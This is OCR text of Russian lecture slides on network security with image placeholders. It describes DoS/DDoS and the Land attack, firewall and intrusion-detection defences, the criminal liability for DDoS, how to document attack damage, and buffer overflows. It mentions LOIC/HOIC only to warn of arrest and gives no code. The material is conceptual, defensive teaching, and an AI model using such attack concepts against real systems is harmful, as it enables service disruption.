
- **Q: Что будет за использование LOIC/HOIC?**
  - A: partyvan и небо через решетку

Partyvan Russian Edition

Land - IP-пакет, направленный сам на себя




Загрузка ЦП -12 секунд



Атаки на отказ в обслуживании (Denial-of-Service, DoS)

В том случае, когда атакующих узлов много, атаки называются «распределенными» (Distributed DoS, DDoS)




Атаки на отказ в обслуживании (Denial-of-Service, DoS)

Атаки на отказ в обслуживании будут актуальны всегда, так как объектом атаки является базовая архитектура сетевых приложений («клиент-сервер»)

Защита от DoS-атак — выявление источников атаки и их блокирование с использованием межсетевого экрана, либо установка системы обнаружения атак

Атаки на отказ в обслуживании (Denial-of-Service, DoS)



DDoS атака — это компьютерное преступление по комбинации 272 и 273 статьи

- Ущерб от простоя (непроведенные операции - среднее количество операций * стоимость одной операции)
- Оплата трафика (счет на оплату услуг ISP и детализация трафика в момент DDoS атаки)
- Выпадение сайта из рейтинга поисковых систем (договор с SEO-компанией и расценка)
- Репутационный ущерб

Документирование DDoS

- Время атаки, IP адрес ресурса и IP адрес атакующей бот-сети
- Фрагмент вредоносного сетевого трафика (дамп)
- Нотариально заверенную WEB-страницу в момент атаки с подписью «Ресурс заблокирован в результате DDoS атаки. Время. Дата»
- Журналы событий (СОА, МЭ, Web-серверы)
- Факт обнаружения атаки (служебная записка от имени технического специалиста)
- Письмо от Интернет-провайдера об обнаружении DDoS атаки
- Размер ущерба

Атаки на операционные системы и прикладное ПО

Цель атаки может быть произвольной, начиная с выведения из строя рабочей станции, заканчивая полным захватом контроля
над сервером для получения доступа к конфиденциальной информации

Основные механизмы — использование уязвимостей программного обеспечения и ошибок его конфигурации

Атаки на операционные системы и прикладное ПО

Наблюдается рост количества уязвимостей в клиентском программном обеспечении (веб-браузеры, медиа-проигрыватели и пр.)

Следствия:


- Атаки становятся преимущественно пассивными
- Требуется полномасштабная защита не только серверов, но и всех рабочих станций
- Необходимость обучения пользователей

Переполнение буфера (buffer overflow)


Самая распространенная уязвимость, приводящая к возможности запуска на атакованном компьютере произвольного программного кода

Причина возникновения — отсутствие контроля размерности входных данных (уязвимость реализации)


Переполнение буфера (buffer overflow)



Реализации атак



